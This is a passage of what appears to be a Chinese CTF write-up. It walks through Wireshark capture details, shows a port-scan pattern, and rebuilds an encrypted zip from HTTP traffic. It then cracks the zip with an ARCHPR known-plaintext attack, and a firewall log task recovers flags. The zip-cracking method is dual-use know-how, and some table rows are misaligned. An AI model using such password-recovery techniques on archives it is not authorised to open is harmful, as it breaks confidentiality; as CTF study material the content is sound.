[Time since previous frame in this TCP stream: 0.000091000 seconds]						
[SEQ/ACK analysis]						
[IRT: 0.000456000 seconds]						
[Bytes in flight: 64]						
[Bytes sent since last PSH flag: 64]						
TCP payload (64 bytes)						
TCP segment data (64 bytes)						
↳ Reassembled TCP Segment (TCP header: #1720E2/171) #1720E2/1021 #1720E7/2411						
Frame (118 bytes) Reassembled TCP (264 bytes)						
A data segment used in reassembly of an upper-layer protocol (ULP) (tcp.segment_data). 64 bytes(s)						
分组: 214577 配置: Default						
分组字节流						
十六进制值 50 4b 03 04						
Options: 宽容						
No.	Time	Source	Destination	Protocol	Length	Info
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1680490 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [PSH, ACK] Seq=1681958 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1683410 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1684870 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1686330 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1687790 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1689250 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1690710 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [ACK] Seq=1692170 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	1514	80 → 49690 [PSH, ACK] Seq=1693630 Ack=269 Win=31872 Len=1460 [TCP PDU reassembled in 149556]
1495..	483.2351120000	192.168.116.130	192.168.116.123	HTTP	1093	HTTP/1.0 200 OK
1495..	483.2351120000	192.168.116.130	192.168.116.123	TCP	54	49690 → 80 [ACK] Seq=269 Ack=261440 Win=262144 Len=0
1495..	483.2351090000	192.168.116.130	192.168.116.123	TCP	54	49690 → 80 [ACK] Seq=269 Ack=261104 Win=0
1495..	483.2353040000	192.168.116.130	192.168.116.123	TCP	54	49690 → 80 [FIN, ACK] Seq=269 Ack=1696130 Win=261104 Len=0
1495..	483.2354560000	192.168.116.130	192.168.116.123	TCP	60	80 → 49690 [ACK] Seq=1696130 Ack=270 Win=31872 Len=0
1495..	483.2428850000	192.168.116.128	192.168.116.123	TCP	60	57416 → 58597 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1495..	483.2429130000	192.168.116.123	192.168.116.128	TCP	54	58592 → 57416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1495..	483.2492090000	192.168.116.128	192.168.116.123	TCP	66	51484 → 3389 [ACK] Seq=272 Ack=1588 Win=31872 TStamp=1343518824 TSecr=7572499
1495..	483.2531870000	192.168.116.128	192.168.116.123	TCP	60	57416 → 13885 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1495..	483.2532030000	192.168.116.123	192.168.116.128	TCP	54	13885 → 57416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1495..	483.2609730000	192.168.116.128	192.168.116.123	TCP	66	51486 → 3389 [ACK] Seq=727 Ack=1588 Win=31872 Len=0 TStamp=1343518836 TSecr=7572514
[Severity level: Chat]						
[Group: Sequence]						
↳ [TCP Flags:A.P..F]						
↳ [Expert Info (Note/Sequence): This frame initiates the connection closing]						
[This frame initiates the connection closing]						
[Severity level: Note]						
[Group: Sequence]						
Window: 249						
[Calculated window size: 31872]						
[Window size scaling factor: 128]						
Checksum: 0xfc3f [Unverified]						
[Checksum Status: Unverified]						
Urgent Pointer: 0						
[Timestamps]						
[Time since first frame in this TCP stream: 0.036258000 seconds]						
[Time since previous frame in this TCP stream: 0.000000000 seconds]						
[SEQ/ACK analysis]						
[IRT: 0.000270000 seconds]						
[Bytes in flight: 47759]						
[Bytes sent since last PSH flag: 1039]						
TCP payload (1039 bytes)						
TCP segment data (1039 bytes)						
↳ Reassembled TCP Segment (TCP header: #180E170) #180E171 #180E177 #180E178 #180E179						
Frame (1093 bytes) Reassembled TCP (1696128 bytes)						
A data segment used in reassembly of an upper-layer protocol (ULP) (tcp.segment_data). 1,039 byte(s)						
分组: 214577 配置: Default						

提取两者的HEX字节流，去掉HTTP包头后拼接可以得到加密的压缩包：



注意到其中Everything.zip是知名查找软件，可以考虑明文攻击。前往官网分别寻找比对版本，可以找到一个大小相同CRC一致的版本[Everything-1.4.1.1026.x86.zip](#):

Everything-1.4.... 1,695,539 360压缩 ZIP 文件 2024/12/15 1...

使用ARCHPR明文攻击得到解密密钥： af74fc89 4c0bf55a 00e8e49a

再使用该密钥解密原压缩包，得到flag： flag{a1b2c3d4e5f67890abcdef1234567890-2f4d90a1b7c8e2349d3f56e0a9b01b8a-CBC}。

Sc05

第一小题：真正的签到题？

打开firewall.xlsx,注意3个工作表，寻找到访问题目要求ip的最早时间：

时间	源IP	端口	协议	工作簿	操作	目标IP	端口	协议	工作簿	操作	目标IP	端口	协议	工作簿	操作	目标IP	端口	协议	工作簿	操作	目标IP	端口	协议
2024/11/09 16:22:35	189	public	TCP	work1	网络架构	网络基础	HTTP	WAN0/0/Vlanif255	untrust	192.168.	局域网												
2024/11/09 16:22:40	230	public	TCP	work1	网络架构	网络基础	HTTP	WAN0/0/Vlanif255	untrust	192.168.	局域网												
2024/11/09 16:22:42	4	public	TCP	work1	网络架构	网络基础	HTTP	WAN0/0/Vlanif255	untrust	192.168.	局域网												
2024/11/09 16:22:42	163	public	TCP	work1	网络架构	网络基础	HTTP	WAN0/0/Vlanif255	untrust	192.168.	局域网												
2024/11/09 16:22:44	122	public	TCP	work1	网络架构	网络基础	HTTP	WAN0/0/Vlanif255	untrust	192.168.	局域网												

依照要求获得flag: flag{D8B3B9D7B9929DFE831BB8030E33C459}.